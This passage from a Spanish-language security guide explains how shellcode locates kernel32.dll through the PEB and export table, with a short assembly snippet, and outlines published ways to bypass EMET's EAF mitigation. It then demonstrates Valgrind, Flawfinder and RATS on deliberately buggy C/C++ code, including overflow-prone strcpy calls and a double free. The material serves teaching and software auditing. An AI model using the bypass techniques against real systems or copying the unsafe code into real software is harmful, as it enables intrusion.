


Figura 98. Scdbg Outupt (report)

Lo que interesa aquí para entender EAF es conocer el método empleado por el *shellcode* para localizar la dirección de dichas API's. Un método bastante extendido consiste en recorrer la ***"Export Address Table"***[115] de los módulos cargados en ese momento y buscar, entre éstos, APIs de interés. Generalmente suele utilizarse *kernel32.dll* ya que éste contiene 2 funciones que pueden utilizarse para cargar en *run-time* otras dlls y encontrar la dirección de sus funciones. Dichas funciones son : **LoadLibraryA y GetProcAddress.**




Figura 99. Dumpbin (Visual Studio)

[115] **Tutorial 7: Export Table**
http://win32assembly.online.fr/pe-tut7.html

Para poder hacer esto, sin embargo, es necesario localizar primero kernel32.dll en memoria ya que, dependiendo de la versión de Windows, ésta se cargará en una dirección u otra. En el *paper* de Skape "***Understanding Windows Shellcode***"[116] podemos encontrarnos varios métodos para obtener la dirección de kernel32.dll en cada una de las versiones de Windows (excepto Windows 7). La mayor parte de *shellcodes* suelen utilizar la estructura PEB (**Process Enviroment Block**) [117] para localizar kernel32.dll, ya que por medio de dicha estructura es posible acceder a la lista de módulos cargados en el espacio de direcciones del proceso. Una de estas listas, denominada **InInitializationOrder** contiene en segundo lugar la dirección base de kernel32.dll, sin embargo, no es válida para localizar esta dll en un Windows 7. Otra opción más estable es utilizar la lista **InMemoryOrder** la cual contiene en tercer lugar la dirección de kernel32.dll (y en segundo la de ntdll.dll) y es válido en todas las versiones actuales de Windows. Desde **harmonysecurity**[118] puede verse un ejemplo del código necesario para conocer la dirección base de kernel32.dll:

```
xor ebx, ebx                    // clear ebx
mov ebx, fs:[ 0x30 ]            // get a pointer to the PEB
mov ebx, [ ebx + 0x0C ]         // get PEB->Ldr
mov ebx, [ ebx + 0x14 ]         // get PEB->Ldr.InMemoryOrderModuleList.Flink (1st $
mov ebx, [ ebx ]                // get the next entry (2nd entry)
mov ebx, [ ebx ]                // get the next entry (3rd entry)
mov ebx, [ ebx + 0x10 ]         // get the 3rd entries base address (kernel32.dll)
```




Figura 100. InMemoryOrderModuleList (kernel32.dll)

Tras obtener la dirección base de kernel32.dll únicamente hace falta localizar las funciones LoadLibraryA y GetProcAddress dentro de la misma para poder cargar cualquier librería y hacer uso de sus funciones. Con esto en mente, ahora podemos comprender por qué scdbg muestra el siguiente mensaje en el *shellcode* visto anteriormente:

```
Memory Monitor Log:
        *PEB (fs30) accessed at 0x401049
        peb.InInitializationOrderModuleList accessed at 0x401052
```

Figura 101. Scdbg Output (InInitializationOrderModuleList)

[116] **Tutorial 7: Export Table**
http://www.hick.org/code/skape/papers/win32-shellcode.pdf
[117] **Wikipedia: Process Environment Block**
http://en.wikipedia.org/wiki/Process_Environment_Block
[118] **Retrieving Kernel32's Base Address**
http://blog.harmonysecurity.com/2009_06_01_archive.html

Según parece dicho *shellcode* hace uso de la lista **InInitializationOrder para** obtener kernel32.dll y poder así utilizar GetProcAddress con la que conseguir el resto de funciones necesarias (WinExec, URLDownloadToFileA, ExitThread, etc.).

A partir de la versión 2.0 de EMET, sin embargo, se implementó una nueva mitigación denominada EAF (**Export Address Table Access Filtering**), dirigida a detectar *exploits* que utilizan el método visto anteriormente para frustrar así cualquier intento de ejecución de código. Según se explica en la guía de EMET, la forma de hacer esto es controlando cualquier acceso de lectura y escritura a la EAT de kernel32 y ntdll. Berend-Jan (SkyLined) explicó esto de forma más detallada en el Post "***Bypassing Export address table Address Filter (EAF)***"[119] proponiendo además una técnica bastante ingeniosa para evadirlo.

EMET fija **breakpoints hardware**[120] en la EAT de kernel32.dll y ntdll.dll y cuando detecta cualquier intento de acceso, comprueba la dirección de la instrucción que produjo dicho acceso. Si la dirección se corresponde con alguna zona de memoria como el *stack,* EMET detectará el intento de ejecución de código y cerrará la aplicación. Sin embargo, si la dirección procede de la sección de código del proceso, interpretará dicho acceso como legítimo permitiendo la lectura de la EAT. **Creando por tanto un *shellcode* que utilice instrucciones localizadas dentro de la sección de código de una dll para acceder al EAT, podrá evadir EAF**. Puesto que obtener la dirección base de kernel32.dll y ntdll.dll es trivial por medio del PEB, como se vio anteriormente, éstas librerías son buenas candidatas para ser utilizadas como origen a la hora de acceder a la EAT de kernel32.dll. Skylined escribió un *shellcode*[121] de 140 bytes (*null-free)* donde pone en práctica esta técnica.

Otro enfoque utilizado para evadir EAF es fijar a 0 los registros de *debugging* de forma que EMET no pueda comprobar el intento de lectura de la EAT. Uno de estos métodos, propuesto por Guido Landi[122], es crear un *exception handler* a medida de forma que cuando se produzca una excepción y se guarde el contexto del *thread* en el *stack*, este *handler* se encargará de modificar el valor de los registros de *debugging* en el *stack* y posteriormente retornar la ejecución del mismo. Asimismo, Piotr Bania[123] propuso otra alternativa mediante la syscall *SetThreadContext* para fijar a 0 los registros de *debugging* sin utilizar SEH. Este último método, junto al propuesto por Skape es el que ha utilizado Gal Badishi (léase el post "***Tweaking Metasploit Modules To Bypass EMET***" [124]) para evadir EAF desde Metasploit sin necesidad de modificar los *payloads.*

Como podemos ver, existen varias formas de evadir EAF por lo que esta contramedida debe considerarse únicamente como una barrera más a la hora de utilizar EMET.

---

[119] **Bypassing Export address table Address Filter (EAF)**
http://skypher.com/index.php/2010/11/17/bypassing-eaf/

[120] **Hardware Breakpoint vs Software Breakpoint**
http://engineernabendu.blogspot.com.es/2009/11/hardware-breakpoint-vs-software.html

[121] **w32-msgbox-shellcode**
https://code.google.com/p/w32-msgbox-shellcode/

[122] **Hardware Breakpoint vs Software Breakpoint**
http://www.honeynet.org/node/571

[123] **BYPASSING EMET Export Address Table Access Filtering feature**
http://piotrbania.com/all/articles/anti_emet_eaf.txt

[124] **Tweaking Metasploit Modules To Bypass EMET**
http://badishi.com/tweaking-metasploit-modules-to-bypass-emet-part-2/

8. AUDITORÍA DE *SOFTWARE*

8.1. ENFOQUE WHITE-BOX (ANÁLISIS DE CÓDIGO)

8.1.1. Análisis Dinámico con Valgrind

Una de las herramientas más destacadas para realizar análisis dinámico es la *suite* Valgrind (GPL). Esta suite nos proporciona un conjunto de herramientas de *debugging* dirigidas a detectar posibles errores de memoria en lenguajes como C y C++ y que pueden dar lugar a serias vulnerabilidades como las vistas anteriormente. Actualmente está disponible para la mayoría de distribuciones linux y una de las ventajas principales de la herramienta es que los ejecutables analizados no necesitan ser compilados de forma especial para poder ser analizados en *run-time*. Para ello utiliza una máquina virtual (VEX) con la que podrá interceptar los accesos a memoria así como ciertas *syscall*. Valgrind producirá cierto *delay* durante la depuración de errores (20 o 30 veces más despacio según se indica en la documentación) siendo más eficiente en arquitecturas de 64 bits. La funcionalidad más interesante para nosotros será **memcheck**[125], gracias a la cual, podremos detectar errores relacionados con el *stack* y el *heap*: **uso de memoria no inicializada, liberaciones de memoria ilegales, escritura y lectura en direcciones de memoria no válidas, *memory leaks*[126], syscall con parámetros ilegales,** etc.

```
#include <stdlib.h>

int main(int argc, char* argv[])
{
 int *ptr;
 ptr = malloc(60*sizeof(*ptr));

 if (argc > 2)
        free(ptr);
return 0;
}
```

Figura 102. Ej. Análisis dinámico de código

Veamos como Valgrind nos informaría de un *memory leak*. Este tipo de problemas se presentan cuando se asigna memoria dinámicamente pero que no es liberada correctamente.

```
root@bt:/tmp# valgrind --tool=memcheck --leak-check=yes  ./memory_leaks
==1777== Memcheck, a memory error detector
==1777== Copyright (C) 2002-2009, and GNU GPL'd, by Julian Seward et al.
==1777== Using Valgrind-3.6.0.SVN-Debian and LibVEX; rerun with -h for copyright info
==1777== Command: ./memory_leaks
==1777==
==1777==
==1777== HEAP SUMMARY:
==1777==     in use at exit: 240 bytes in 1 blocks
==1777==   total heap usage: 1 allocs, 0 frees, 240 bytes allocated
==1777==
==1777== 240 bytes in 1 blocks are definitely lost in loss record 1 of 1
==1777==    at 0x4024F20: malloc (vg_replace_malloc.c:236)
==1777==    by 0x8048428: main (memory_leaks.c:6)
==1777==
==1777== LEAK SUMMARY:
==1777==    definitely lost: 240 bytes in 1 blocks
==1777==    indirectly lost: 0 bytes in 0 blocks
==1777==      possibly lost: 0 bytes in 0 blocks
==1777==    still reachable: 0 bytes in 0 blocks
==1777==         suppressed: 0 bytes in 0 blocks
==1777==
==1777== For counts of detected and suppressed errors, rerun with: -v
==1777== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 12 from 7)
```

Figura 103. Memory Leaks (Valgrind)

En lenguajes como C o C++, que carecen de un recolector de basura, pueden producirse problemas serios si no se hace un uso eficiente de la memoria. Esto es precisamente lo que comprueba Valgrind, que exista una correspondencia entre el número de *mallocs* y *frees*. En el ejemplo adjunto se reservan 240 bytes mediante un *malloc* pero únicamente se liberarán los mismos si el número de argumentos suministrados es superior a 2. Si ejecutamos valgrind como se muestra a continuación, observamos que éste nos alerta de que existe un único ***alloc*** y cero ***frees*.**

[125] **Valgrind: memcheck (a memory error detector)**
http://valgrind.org/docs/manual/mc-manual.html

[126] **Understanding Valgrind memory leak reports**
http://es.gnu.org/~aleksander/valgrind/valgrind-memcheck.pdf

Si compilamos el ejecutable con –g (gcc –g) para añadir símbolos de depuración, valgrind mostrará también la línea dentro de nuestro código (memory_leaks.c) donde se reservó dicha memoria mediante *malloc*

Veamos otro ejemplo, en este caso el código presenta múltiples errores. Por un lado, si el número de argumentos pasados al ejecutable es diferente a 1, se imprimirá el número de bytes que se escribirán en *stdout* desde el *printf*, sin embargo, la variable *times* no ha sido inicializada. *Memcheck* permite detectar el uso de variables no inicializadas siempre y cuando esto pueda generar algún tipo de comportamiento que afecte al programa. En este caso se muestra la traza de la variable *times,* que pasó del printf a vfprintf y posteriormente a _itoa_word donde memcheck se quejó al comprobar que los datos presentes en el mismo contienen valores no definidos.

```
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char* argv[])
{
  int times;
  char  *a = malloc(50);

  if ( argc == 1 )
      printf ("Especifique parámetro por favor");
  else {
      printf ("Escribiendo en stdout %d bytes", times);
      (void) write( 1, a, strlen(argv[1]));
      free(a);
  }

  free(a);
  return 0;
}
```

```
root@bt:/tmp# valgrind --tool=memcheck --leak-check=yes ./write BMF
==2553== Memcheck, a memory error detector
==2553== Copyright (C) 2002-2009, and GNU GPL'd, by Julian Seward et al.
==2553== Using Valgrind-3.6.0.SVN-Debian and LibVEX; rerun with -h for copyright info
==2553== Command: ./write BMF
==2553==
==2553== Use of uninitialised value of size 4
==2553==    at 0x4077256: _itoa_word (_itoa.c:195)
==2553==    by 0x407AAE1: vfprintf (vfprintf.c:1613)
==2553==    by 0x408215F: printf (printf.c:35)
==2553==    by 0x80484F4: main (write.c:12)
==2553==
==2553== Conditional jump or move depends on uninitialised value(s)
==2553==    at 0x407725E: _itoa_word (_itoa.c:195)
==2553==    by 0x407AAE1: vfprintf (vfprintf.c:1613)
==2553==    by 0x408215F: printf (printf.c:35)
==2553==    by 0x80484F4: main (write.c:12)
==2553==
==2553== Conditional jump or move depends on uninitialised value(s)
==2553==    at 0x407894F: vfprintf (vfprintf.c:1613)
==2553==    by 0x408215F: printf (printf.c:35)
==2553==    by 0x80484F4: main (write.c:12)
==2553==
==2553== Conditional jump or move depends on uninitialised value(s)
==2553==    at 0x4078973: vfprintf (vfprintf.c:1613)
==2553==    by 0x408215F: printf (printf.c:35)
==2553==    by 0x80484F4: main (write.c:12)
==2553==
==2553== Syscall param write(buf) points to uninitialised byte(s)
==2553==    at 0x40F8E83: __write_nocancel (syscall-template.S:82)
==2553==    by 0x4051BD5: (below main) (libc-start.c:226)
==2553==  Address 0x4197028 is 0 bytes inside a block of size 50 alloc'd
==2553==    at 0x4024F20: malloc (vg_replace_malloc.c:236)
==2553==    by 0x80484C8: main (write.c:7)
==2553==
==2553== Invalid free() / delete / delete[]
==2553==    at 0x4024B3A: free (vg_replace_malloc.c:366)
==2553==    by 0x8048534: main (write.c:17)
==2553==  Address 0x4197028 is 0 bytes inside a block of size 50 free'd
==2553==    at 0x4024B3A: free (vg_replace_malloc.c:366)
==2553==    by 0x8048528: main (write.c:14)
==2553==
Escribiendo en stdout 68751348 bytes==2553==
==2553== HEAP SUMMARY:
==2553==     in use at exit: 0 bytes in 0 blocks
==2553==   total heap usage: 1 allocs, 2 frees, 50 bytes allocated
==2553==
==2553== All heap blocks were freed -- no leaks are possible
==2553==
==2553== For counts of detected and suppressed errors, rerun with: -v
==2553== Use --track-origins=yes to see where uninitialised values come from
==2553== ERROR SUMMARY: 20 errors from 6 contexts (suppressed: 12 from 7)
```

Por otro lado, *memcheck* llevará a cabo algunas comprobaciones siempre que se haga uso de ciertas *syscalls*, como por ejemplo que todos los parámetros hayan sido inicializados, o que los arrays desde los que se va a leer o escribir se encuentran en direcciones válidas de memoria y contienen valores inicializados. El motivo por el que *memcheck* se queja sobre la *syscall write* es porque el puntero **'a'** carece de valores inicializados que pueden generar problemas a la hora de la escritura en *stdout*.

También informa la línea en la que se produjo la reserva de memoria dinámica de dicho array (línea 7). Por último memcheck avisa de un *invalid free* en la línea 14 como consecuencia de un **double free** del puntero **a**. Cuando el número de argumentos es diferente a 0, se producirá un *free* dentro del *else*, sin embargo, antes del return también se produce un *free* el cual puede acarrear problemas de seguridad graves.

Figura 104. Valgrind (memcheck)

Memcheck lleva la cuenta del número de bloques asignados con funciones como *malloc* o *new* por lo que permite detectar si el argumento pasado a *free* o *delete* es legítimo (es decir, que apunta al comienzo de un bloque de memoria previamente reservado en el *heap*) o no.

NOTA: Las versiones actuales de **glibc** implementan determinados chequeos de forma predeterminada para prevenir ciertos errores relacionados con la memoria dinámica. En el caso de ejecutar el programa, el *double free* sería detectado también mostrando el siguiente mensaje:

```
root@bt:/tmp# ./write BMF
*** glibc detected *** ./write: double free or corruption (fasttop): 0x0958f008
***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6(+0x6b591)[0xb7716591]
/lib/tls/i686/cmov/libc.so.6(+0x6cde8)[0xb7717de8]
/lib/tls/i686/cmov/libc.so.6(cfree+0x6d)[0xb771aecd]
./write[0x8048535]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xe6)[0xb76c1bd6]
./write[0x8048421]
```

Para más información consulte la variable de entorno MALLOC_CHECK desde el man de malloc.

Además de estas funcionalidades *memcheck* permite detectar si el uso de funciones de liberación de memoria dinámica (*free, delete*) es acorde a la función con la que se asignó dicha memoria (*malloc, calloc, realloc, valloc*, etc.) o si existen ciertos problemas de solapamiento de bloques de memoria a la hora de utilizar funciones como *memcpy, strcpy, strncpy, strcat, strncat*. *Memcheck* también soporta múltiples opciones que pueden ayudarnos a localizar rápidamente la raíz de muchos problemas. Por ejemplo, si ejecutamos el mismo programa añadiendo la opción **—track-origins=yes,** *memcheck* mostraría la dirección en la pila en donde se encuentra la variable que no fue inicializada así como la línea en nuestro fichero fuente.

```
root@bt:/tmp# valgrind --tool=memcheck --leak-check=yes --track-origins=yes ./write BMF
==1884== Memcheck, a memory error detector
==1884== Copyright (C) 2002-2009, and GNU GPL'd, by Julian Seward et al.
==1884== Using Valgrind-3.6.0.SVN-Debian and LibVEX; rerun with -h for copyright info
==1884== Command: ./write BMF
==1884==
==1884== Use of uninitialised value of size 4
==1884==    at 0x4077256: _itoa_word (_itoa.c:195)
==1884==    by 0x407AAE1: vfprintf (vfprintf.c:1613)
==1884==    by 0x408215F: printf (printf.c:35)
==1884==    by 0x80484F4: main (write.c:12)
==1884==  Uninitialised value was created by a stack allocation
==1884==    at 0x80484BA: main (write.c:5)
==1884==
```

Figura 105. --track-origins

Se recomienda encarecidamente leer e informarse sobre el uso de esta herramienta para testear aplicaciones contra multitud de problemas relacionados con memoria dinámica.

8.1.2. Análisis Estático con FlawFinder / Rats / RIPSS

De forma análoga al análisis dinámico, testear nuestro código de forma estática ayudará enormemente a localizar funciones así como declaraciones que pueden ser propensas a vulnerabilidades. Bien por despiste o por desconocimiento del programador, las herramientas que veremos a continuación servirán de complemento a los *warnings* (avisos) que puede ofrecernos un compilador para alertarnos sobre posibles usos indebidos del lenguaje utilizado. No obstante, es importante utilizar un entorno de desarrollo que proporcione algunas de estas funcionalidades. Ejemplo de ello es la extensión **Banned API** para **Visual Studio 2010 IDE,** la cual nos señala a tiempo real aquellas funciones que pueden tener consecuencias graves de seguridad. Para más información consulte la entrada "***Banned APIs and Extending the Visual Studio 2010 Editor***"[127].




Figura 106. Banned API

Lenguajes como C o C++ disponen de un gran número de herramientas de análisis estático. Algunas de ellas se muestran en la siguiente tabla (extraída del paper ***Evaluating Static Source Code Analysis Tools***[128]) así como algunas de sus características.

Tool Name	Installation	Configuration	Support	Reports	Errors found	Project support
Astree	N/A	N/A	N/A	N/A	N/A	N/A
BOON	Eliminating	N/A	None	N/A	N/A	N/A
CCA	Eliminating	N/A	None	N/A	N/A	N/A
HP Code A	Eliminating	N/A	N/A	N/A	N/A	N/A
cppcheck	Average	Standard	N/A	Readable	Common	N/A
CQual	Average	Not required	N/A	Parsable	Common	Single files
Csur	N/A	N/A	N/A	N/A	N/A	N/A
Flawfinder	Easy	Not required	N/A	Readable	Uncommon	Yes
ITS4	Easy	valgrind	N/A	Readable	Uncommon	Single files
Smatch	Average	valgrind	N/A	Parsable	Common	Import
Splint	Easy	Complex	N/A	N/A	N/A	Import
RATS	Easy	Not required	N/A	Readable	Uncommon	Yes

Figura 107. Herramientas de análisis estático

Veamos algunas de estas herramientas. Empezaremos por **FlawFinder**[129], que permite examinar ficheros C/C++ en busca de vulnerabilidades potenciales (*hits*) catalogando las mismas de 0 a 5 en función de su criticidad.

---

[127] **Banned APIs and Extending the Visual Studio 2010 Editor**
http://blogs.msdn.com/b/sdl/archive/2010/06/15/banned-apis-and-extending-the-visual-studio-2010-editor.aspx

[128] **Evaluating Static Source Code Analysis Tools**
http://infoscience.epfl.ch/record/153107/files/ESSCAT-report-for-printing.pdf

[129] **FlawFinder**
http://www.dwheeler.com/flawfinder/flawfinder.pdf

Un enfoque utilizado para analizar código con esta herramienta es buscar posibles *bugs* de criticidad alta además de analizar los puntos del código donde se manejen entradas para examinar que existen los controles adecuados con los que controlar las mismas. Esto último puede hacerse con el parámetro –**inputs**. Puesto que FlawFinder genera también *warnings* que no están relacionados con problemas de seguridad pueden omitirse con:

- // Flawfinder: ignore
- /* Flawfinder: ignore */

Internamente Flawfinder utiliza una base de datos denominada *Ruleset* que incluye un elevado número de funciones de C/C++ que pueden desencadenar ciertas vulnerabilidades así como funciones específicas de Unix y Windows que pueden ser problemáticas. Para utilizar esta herramienta únicamente especificamos el directorio o el fichero fuente que deseemos analizar. En nuestro caso utilizaremos el siguiente código extraído de http://stackoverflow.com/questions/8782852/c-buffer-overflow.

Ejecutaremos Flawfinder de la siguiente manera

```
root@bt:~# flawfinder --html --context -F  example1.cpp  > output.html
```

Con el parámetro –F (*falsepositive*) nos ahorraremos determinados *hits* que nos alertan, entre otros, sobre el uso de arrays estáticos. El parámetro *context* nos mostrará el código que dio lugar al *hit* en la salida de FlawFinder

```
#include <string>
#include <iostream>

using namespace std;

int main()
{
  begin:
  int authentication = 0;
  char cUsername[10], cPassword[10];
  char cUser[10], cPass[10];

  cout << "Username: ";
  cin >> cUser;

  cout << "Pass: ";
  cin >> cPass;

  strcpy(cUsername, cUser);
  strcpy(cPassword, cPass);

  if(strcmp(cUsername, "admin") == 0 && strcmp(cPassword, "adminpass") == 0)
  {
    authentication = 1;
  }
  if(authentication)
  {
    cout << "Access granted\n";
    cout << (char)authentication;
  }
  else
  {
    cout << "Wrong username and password\n";
  }

  system("pause");
  goto begin;
}
```

Flawfinder Results

Here are the security scan results from Flawfinder version 1.27, (C) 2001-2004 David A. Wheeler. Number of dangerous functions in C/C++ ruleset: 160

Examining example1.cpp

- example1.cpp:19: **[4]** (buffer) *strcpy: Does not check for buffer overflows when copying to destination. Consider using strncpy or strlcpy (warning, strncpy is easily misused).*

  `strcpy(cUsername, cUser);`
- example1.cpp:20: **[4]** (buffer) *strcpy: Does not check for buffer overflows when copying to destination. Consider using strncpy or strlcpy (warning, strncpy is easily misused).*

  `strcpy(cPassword, cPass);`
- example1.cpp:36: **[4]** (shell) *system: This causes a new program to execute and is difficult to use safely. try using a library call that implements the same functionality if available.*

  `system("pause");`

Figura 108. Análisis de código con FlawFinder

El reporte de Flawfinder nos muestra tres *hits* de valor 4 alertándonos por un lado del uso de funciones inseguras como *strcpy* y por otro, del uso de la función *system*, la cual puede dar lugar a ciertos problemas de seguridad. Podemos también forzar a que FlawFinder localice únicamente *hits* de determinada criticidad mediante el parámetro **–minlevel=X** o, como veremos en el siguiente ejemplo (http://stackoverflow.com/questions/1549906), que

nos muestre únicamente los *inputs* de nuestro código. De esta forma podremos revisar si utilizamos los controles adecuados para evitar vulnerabilidades de tipo *buffer overflow* o *format string*.




Figura 109. Análisis de código con FlawFinder

De forma similar a FlawFinder, **RATS (Rough Auditing Tool for Security)**[130] es una herramienta *open source* mantenida actualmente por Fortify *Software*, que analizará de forma estática nuestro código para localizar diversos tipos de vulnerabilidades en lenguajes como C, C++, Perl ó PHP. Su uso es muy similar a FlawFinder, únicamente especificamos como parámetro el fichero o directorio que queremos analizar y RATS mostrará una salida como la que vemos en la imagen adjunta. En el ejemplo hemos añadido la función *eval* (altamente peligrosa[131]) al script codeVul.py. En la primera salida, RATS muestra una advertencia, alertándonos sobre el uso de esta función. En la segunda salida, RATS nos indica también los *inputs* encontrados en nuestro código (véase parámetro –input)




Figura 110. Análisis de código con RATS

Veamos por último otra herramienta realmente útil para analizar código de forma estática desde un entorno web. En este caso, RIPS[132] se centrará únicamente en PHP para buscar gran variedad de vulnerabilidades como: *Code Execution, Cross-Site Scripting, File Disclosure, LDAP Injection, SQL Injection, XPath Injection*, etc.

---

130 **FlawFinder**
http://www.dwheeler.com/flawfinder/flawfinder.pdf

131 **Eval really is dangerous**
http://nedbatchelder.com/blog/201206/eval_really_is_dangerous.html

132 **RIPS - A static source code analyser for vulnerabilities in PHP scripts**
http://rips-scanner.sourceforge.net/

